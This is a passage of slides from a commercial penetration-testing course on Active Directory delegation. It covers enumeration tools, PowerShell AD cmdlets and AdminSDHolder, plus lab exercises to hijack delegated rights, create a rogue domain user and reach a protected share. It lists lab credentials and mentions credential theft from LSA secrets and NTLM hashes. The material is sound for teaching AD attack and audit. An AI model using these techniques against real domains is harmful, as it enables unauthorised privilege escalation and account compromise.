
---

## ADRecon - <https://github.com/adrecon/ADRecon>

- Uses Microsoft Remote Server Administration Tools (**RSAT**) else falls back to LDAP
- Enumerates users, groups, computers, OUs, various permission assignments and generates useful statistics
  - From a non-domain joined host:
  - .\ADRecon.ps1 -DomainController 192.168.3.215 -Credential plum\bob



# Bloodhound Sample



Claranet Cyber Security brings you

# NotSoSecure Training

© NotSoSecure Training 2024, All Rights Reserved.

# Active Directory Delegation

---



Ummm dele-what?

“...Active Directory delegation is **critical** part of many organizations' IT infrastructure. By delegating administration, you can **grant users** or groups only the permissions they need without adding users to privileged groups (e.g., Domain Admins, Account Operators)...”\*




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

[further info]  
More information on AD delegation enumeration & attacks @  
<http://www.blackhat.com/html/webcast/05172018-active-directory-delegation-dissected.html>

# Active Directory Delegation

- **What can be delegated?**
  - Read user information
  - Create/manage users
  - Create/manage groups
  - Modify group membership
  - Reset passwords
  - + much more through custom assignments
- **Custom tasks/permission assignments**
  - Extremely fine grained, allowing for very specific delegation requirements



[Further info] [https://technet.microsoft.com/en-us/library/dd145442\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dd145442(v=ws.11).aspx)

## Active Directory Delegation: Why?

---

Why should we take an interest in how an environment has been delegated?

- Clued up organizations are minimizing the memberships of powerful groups such as domain admins/enterprise admins. Instead (as designed) they are assigning various delegation permissions such as ‘reset password’ to custom groups. **If we compromise a user from one of these groups, we inherit these potentially powerful permissions.**
- We’re looking for mistakes, logical errors or even abuse ‘by design’ implementations.
- Redundant, legacy and weak configurations may be in place and all but forgotten.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Active Directory Delegation: Audit

---

Some useful tools:

- Windows Remote Administration Toolkit  
<https://www.microsoft.com/en-gb/download/details.aspx?id=45520>
- ADACL Scanner  
<https://github.com/canix1/ADACLScanner>
- PowerView  
<https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon>
- Windows attacking host with Admin Privileges (PowerShell)
- NotSoSecure's own custom powershell script

Blog: <https://www.notsosecure.com/hunting-the-delegation-access/>

Script: [https://github.com/NotSoSecure/AD\\_delegation\\_hunting](https://github.com/NotSoSecure/AD_delegation_hunting)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Active Directory Delegation: Audit

---

- Import-Module ActiveDirectory: With a non-domain account / standalone system the AD drive connection will fail (errors will slightly differ depending on situation)

```
PS C:\Windows\system32> Import-Module ActiveDirectory
WARNING: Error initializing default drive: 'The server has rejected the client credentials.'
```

- Disable loading of the AD drive: \$Env:ADPS\_LoadDefaultDrive = 0  
...Or
- Run a query using a domain account - let's start by footprinting the target environment

```
Get-ADDomain -Server 192.168.3.215 -Credential "plum\bob"
```

DistinguishedName	:	DC=plum,DC=local
DNSRoot	:	plum.local
DomainControllersContainer	:	OU=Domain Controllers,DC=plum,DC=local
DomainMode	:	Windows2012R2Domain

## Active Directory Delegation: Audit

---

- Where to go now? We have credentials (of some kind) for a number of users. It's worth seeing what each has access to / rights within the domain:
  - bob
  - backupsvc
  - kevin
- Users may hold 'standard' domain privileges, i.e., Finance users can access financial applications/shared directories, whatever!
- ...but what about delegation rights?
  - Dscals.exe (default on DC / binary in support tools)
  - Active Directory Users and Computers MMC (advanced view enabled)
  - PowerShell (many/varied methods)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Active Directory Delegation: ADACLScan

The image displays three windows illustrating the ADACLScan tool:

- Left Window (Main Interface):** Shows connection details (Server: 192.168.3.215, Port: 389) and a tree view of Active Directory nodes under "DC=plum,DC=local". Nodes include Computers, Domain Controllers, ForeignSecurityPrincipals, Managed Service Accounts, Program Data, Regions (Global, UK, USA), System, and Users.
- Middle Window (Advanced Scan Options):** Includes tabs for Scan Options (selected: DACL (Access)), Additional Options, and Default SD. It shows "Scan Type" (DACL (Access)), "Scan Depth" (Base), and "Objects to scan" (OU's). It also includes sections for "View in report" (permissions like View Owner, Inherited Permissions, Skip Default Permissions, Skip Protected Permissions, DACL Size, Inheritance Disabled, SD Modified date, ObjectClass), "Replace DN" (with placeholder "E.g. DC=contoso,DC=com"), and "Replace principals" (with placeholder "Type the old NETBIOS name to be replaced").
- Right Window (Report):** A table titled "ACL REPORT - REGIONS" for the OU "OU=Regions,DC=plum,DC=local". The report was created on 2017-02-02 at 14:41:53. The table has columns: Access, Inherited, Apply To, and Permission. A red box highlights several rows for the "PLUM\it\_support" account, which have "Allow" access and "False" inheritance, applying to "This Object Only". These rows correspond to various permissions such as Full Control, Create/Delete user, Create/Delete group, Create/Delete computer, Create/Delete inetOrgPerson, and Create/Delete printQueue.

	Access	Inherited	Apply To	Permission
MAIN	Deny	False	This Object Only	DeleteChild, DeleteTree, Delete
Users	Allow	False	This Object Only	Read Permissions, List Contents, Read All Properties, List
	Allow	False	This Object Only	Full Control
	Allow	False	This Object Only	Full Control
	Allow	False	This Object Only	Create/Delete user
	Allow	False	This Object Only	Create/Delete group
	Allow	False	This Object Only	Create/Delete computer
	Allow	False	This Object Only	Create/Delete inetOrgPerson
	Allow	False	This Object Only	Create/Delete printQueue
OU=Regions,DC=plum,DC=local	Allow	False	user	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	group	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	inetOrgPerson	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Read All Properties; Write All Properties gPOptions
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Read All Properties; Write All Properties gPLink
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete user
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete group
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete inetOrgPerson
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Logging)
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Planning)

# Active Directory Delegation: Enumeration

## Useful AD cmdlets

```
$Env:ADPS_LoadDefaultDrive = 0  
Import-Module ActiveDirectory
```

Get-ADUser                                  Information on a specific domain user

Get-ADGroup                                 Information on a specific group

Get-ADGroupMember                         Get group membership details

Get-ADPrincipalGroupMembership         Get group membership details for a given user

New-ADUser                                 Create a new domain user

Add-ADGroupMember                         Add user to specified group



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.5



## Demo 4.5

# Active Directory Delegation Issues #1

---

- **Identify** an account that has delegation rights within the **plum.local** domain
- **Gain access** to this account (hint: we already have the necessary data)
- Using our **newly inherited rights**, add a new user named **pwnedX** to the domain.

**Note:** Please don't attempt to modify existing accounts (bob/kevin)


## Exercise / Demo 4.5: Summary

---



## Exercise / Demo 4.5: Summary

---



# Windows Exploitation Status

**192.168.3.215**  
Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU

**192.168.X.17**  
Host: WKSX



Domain: plum.local

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer24)
- Overcame AppLocker restrictions and can run PowerShell scripts

- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sSS\$) via LSASecrets



# Active Directory Delegation

---

- So, if we find (and compromise) a member of it\_support, can we:
  - Reset passwords of a DA user?
  - Add ourselves to privileged groups?
  - err...afraid not
- This is where AdminSDHolder and SDProp come in...



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# AdminSDHolder and SDProp

---

- AdminSDHolder is a **container** that exists in each AD domain
- A protected group is a group that is identified as privileged. This group and all its members should be protected from unintentional modifications
- When a group is marked as protected; AD will ensure that the owner, the ACLs and the inheritance applied on this group are the same as those applied on **AdminSDHolder** container



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## References:

- <https://social.technet.microsoft.com/wiki/contents/articles/22331.adminsdholder-protected-groups-and-security-descriptor-propagator.aspx>
- <https://technet.microsoft.com/en-us/library/2009.09.sdadminholder.aspx>

# AdminSDHolder and SDProp

To View:

ADSI EDIT > Default Naming Context > DC=plum,DC=local > CN=System > **CN=AdminSDHolder**

OR

Enable Advanced Features within dsa.msc

The screenshot shows two windows side-by-side. On the left is the 'ADSI Edit' tool showing the directory structure under 'Default naming context [DC01.plum.local]'. A red box highlights the 'CN=AdminSDHolder' folder under 'CN=System'. On the right is the 'Advanced Security Settings for AdminSDHolder' dialog box. It displays the 'Owner' as 'Domain Admins (PLUM\Domain Admins)' and the 'Permissions' tab selected. The table lists various security principals with their access rights:

Type	Principal	Access	Inherited from	Applies to
Allow	Pre-Windows 2000 Compatible...	Special	None	This object only
Allow	Everyone	Special	None	This object only
Allow	SELF	Special	None	This object only
Allow	SELF	Special	None	This object and all descendant...
Allow	Domain Admins (PLUM\Dom...	Special	None	This object only
Allow	Enterprise Admins (PLUM\Ent...	Special	None	This object only
Allow	Administrators (PLUM\Adminin...	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Cert Publishers (PLUM\Cert P...	None	None	This object only
Allow	Windows Authorization Acces...	None	None	This object only
Allow	Terminal Server License Serve...	None	None	This object only
Allow	Terminal Server License Serve...	None	None	This object only

Buttons at the bottom include 'Add', 'Remove', 'View', 'Enable inheritance', 'Restore defaults', and standard 'OK', 'Cancel', 'Apply' buttons.

# AdminSDHolder: Who / What?

```
Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -  
Credential "plum\bob" | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName  
SamAccountName  
-----  
Administrators  
Print Operators  
Backup Operators  
Replicator  
Domain Controllers  
Schema Admins  
Enterprise Admins  
Domain Admins  
Server Operators  
Account Operators  
Read-only Domain Controllers  
service_accounts  
_the_privileged_few
```

```
Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -  
Credential "plum\bob" | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName  
SamAccountName  
-----  
Administrator  
krbtgt  
backupsvc  
godmode  
certmanager
```




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Active Directory Delegation: Targets?

---

- DA may not be the end goal - ask yourself “...what is it that I *want to access?*...”
  - The compromised account may delegate rights over departmentalized groups, i.e. Finance/HR/Development
    - Locate juicy data/target
    - Who has access?
    - Do we have AD delegation rights over this object?



## Exercise 4.6



### Demo 4.6

## Active Directory Delegation Issues #2


---

- Gain access to the share “\\DC001\ITSupport\$\Server Management” and obtain the trophy

Note: Please don't attempt to modify existing accounts (bob/kevin)


## Exercise / Demo 4.6: Summary

---



